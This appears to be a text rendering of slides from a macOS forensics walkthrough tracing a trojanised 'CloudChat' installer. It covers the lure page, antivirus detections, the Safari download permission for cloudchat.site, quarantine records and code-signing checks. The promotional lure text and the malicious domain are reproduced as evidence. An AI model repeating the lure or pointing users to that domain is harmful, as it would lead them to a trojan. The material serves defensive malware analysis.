
Use CC with friends!


CC, supports six major platforms and is very suitable for business office, organization, circle and personal use! Quickly click below to download CC and invite friends to use it together!



Cloud Interactive Company
9F.-6, No. 495, Guangfu S. Rd., Da'an Dist., Taipei City, Taiwan
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Service







c465f8470963111aa153186c88f19d43b253cca61c790ff9edc932c228891d61



Sign in

Sign up



Community Score

14/60 security vendors flagged this file as malicious

Reanalyze Similar More

c465f8470963111aa153186c88f19d43b253cca61c790ff9edc932c228891d61

CloudChatSetup.msi

Size
75.97 MB

Last Analysis Date
a moment ago



msi

DETECTION DETAILS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Popular threat label trojan.

Threat categories trojan pua

Security vendors' analysis

Do you want to automate checks?

Avast	Win64:MalwareX-gen [Trj]	AVG	Win64:MalwareX-gen [Trj]
Google	Detected	K7AntiVirus	Riskware (00584baa1)
K7GW	Riskware (00584baa1)	Kaspersky	Trojan.Win64.Agent.qwmnkr
QuickHeal	Trojan.Ghanarava.1738049405749822	Rising	Trojan.Generic!8.C3 (CLOUD)
Sophos	Mal/Generic-S	Tencent	Malware.Win32.Gencirc.10c0a7ac
Trellix (ENS)	Artemis!B72031BBDD21	TrendMicro-HouseCall	TROJ_GEN.R002H09A225
Varist	W64/ABTrojan.PHSD-4476	Zillya	Trojan.Agent.Win64.74387



Display a menu

Forensic Artifact: Browser History

DB Browser for SQLite - /Users/janedoe/Library/Safari/History.db

New Database

Open Database

Write Changes

Revert Changes

Undo

Open Project

Save Project

Attach Database

Close Database

Database Structure

Browse Data

Edit Pragas

Execute SQL

<

Do you want to allow downloads on "cloudchat.site"?

You can change which websites can download files in the Websites section of Safari Settings.

Cancel

Allow

Forensic Artifact: PerSitePreferences.db

DB Browser for SQLite - /Users/janedoe/Library/Safari/PerSitePreferences.db

New Database Open Database Open Project Attach Database

Database Structure Browse Data Edit Pragmas Execute SQL

Table: preference_values

	id	domain	preference	preference_value	timestamp	sync_data	record_name
	...	Filter	Filter	Filter	Filter	Filter	Filter
1	1	github.com	PerSitePreferencesDownloads	0	NULL	NULL	NULL
2	2	hexfiend.com	PerSitePreferencesDownloads	0	NULL	NULL	NULL
3	3	sqlitebrowser.org	PerSitePreferencesDownloads	0	NULL	NULL	NULL
4	4	cloudchat.site	PerSitePreferencesDownloads	0	NULL	NULL	NULL

Forensic Artifact: ~/Downloads

- Extended Attributes
 - com.apple.quarantine
 - com.apple.metadata:kMDItemWhereFroms (Not Shown)
- Quarantine Database

The screenshot shows a terminal window with the following commands and output:

```
janedoe@Janes-Virtual-Machine Downloads % xattr -l CloudChatSetup.msi
com.apple.quarantine: 0083;67bfb4bb;Safari;0E653167-B752-4384-BB2D-3DC9488C485A
janedoe@Janes-Virtual-Machine Downloads % open -a "DB Browser for SQLite" ~/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2
janedoe(
```

Below the terminal, the 'DB Browser for SQLite' application is open, displaying the 'LSQuarantineEvent' table. The table has the following structure:

LSQuarantineEventIdentifier	LSQuarantineTimeStamp	LSQuarantineAgentBundleIdentifier	LSQuarantineAgentName	LSQuarantineDataURLString	LSQuarantineSenderName	LSQuarantineSenderAddress
Filter	Filter	Filter	Filter	Filter	Filter	Filter
1 0E653167-B752-4384-BB2D-3DC9488C485A	762309691.352484	com.apple.Safari	Safari	NULL	NULL	NULL


Forensic Artifact: Application Code Signing

```
janedoe@Janes-Virtual-Machine /Applications % codesign -dvvv DB\ Browser\ for\ SQLite.app
Executable=/Applications/DB Browser for SQLite.app/Contents/MacOS/DB Browser for SQLite
Identifier=net.sourceforge.sqlitebrowser
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=60521 flags=0x10000(runtime) hashes=1884+3 location=embedded
Hash type=sha256 size=32
CandidateCDHash sha256=cecc9e52fa4cb6d058df1fded1fb86cc9f8a31df
CandidateCDHashFull sha256=cecc9e52fa4cb6d058df1fded1fb86cc9f8a31df124b24e4560c9c6d8a62ba92
Hash choices=sha256
CMSDigest=cecc9e52fa4cb6d058df1fded1fb86cc9f8a31df124b24e4560c9c6d8a62ba92
CMSDigestType=2
CDHash=cecc9e52fa4cb6d058df1fded1fb86cc9f8a31df
Signature size=8975
Authority=Developer ID Application: Justin Clift (C34AV33YLK)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=Oct 15, 2024 at 3:44:14 AM
Info.plist entries=15
TeamIdentifier=C34AV33YLK
Runtime Version=14.5.0
Sealed Resources version=2 rules=13 files=117
Internal requirements count=1 size=192
```


Forensic Artifact: Application Code Signing

```
janedoe@Janes-Virtual-Machine /Applications % codesign -dvvv CloudChat.app
Executable=/Applications/CloudChat.app/Contents/MacOS/CloudChat
Identifier=com.tdesktop.CloudChat
Format=app bundle with Mach-O thin (x86_64)
CodeDirectory v=20400 size=676495 flags=0x2(adhoc) hashes=21134+3 location=embedded
Hash type=sha256 size=32
CandidateCDHash sha1=39e3c5fb958999cb5da11f46d58754beb328ee65
CandidateCDHashFull sha1=39e3c5fb958999cb5da11f46d58754beb328ee65
CandidateCDHash sha256=36b06cedf92c72f71c61209522d908e0790d5b5d
CandidateCDHashFull sha256=36b06cedf92c72f71c61209522d908e0790d5b5d01690fdbfcf6c6bb3b38d668
Hash choices=sha1,sha256
CMSDigest=7364c4c23a2128bcbba410cd7fb3f4b4f466a731f11587a7ca28c56098743988
CMSDigestType=2
CDHash=36b06cedf92c72f71c61209522d908e0790d5b5d
Signature=adhoc
Info.plist entries=27
TeamIdentifier=not set
Sealed Resources version=2 rules=13 files=18
Internal requirements count=0 size=12
```

Forensic Artifact: Bundle ID



macOS Implants/Backdoor – Zuru Via Pirated Application (UltraEdit DMG)



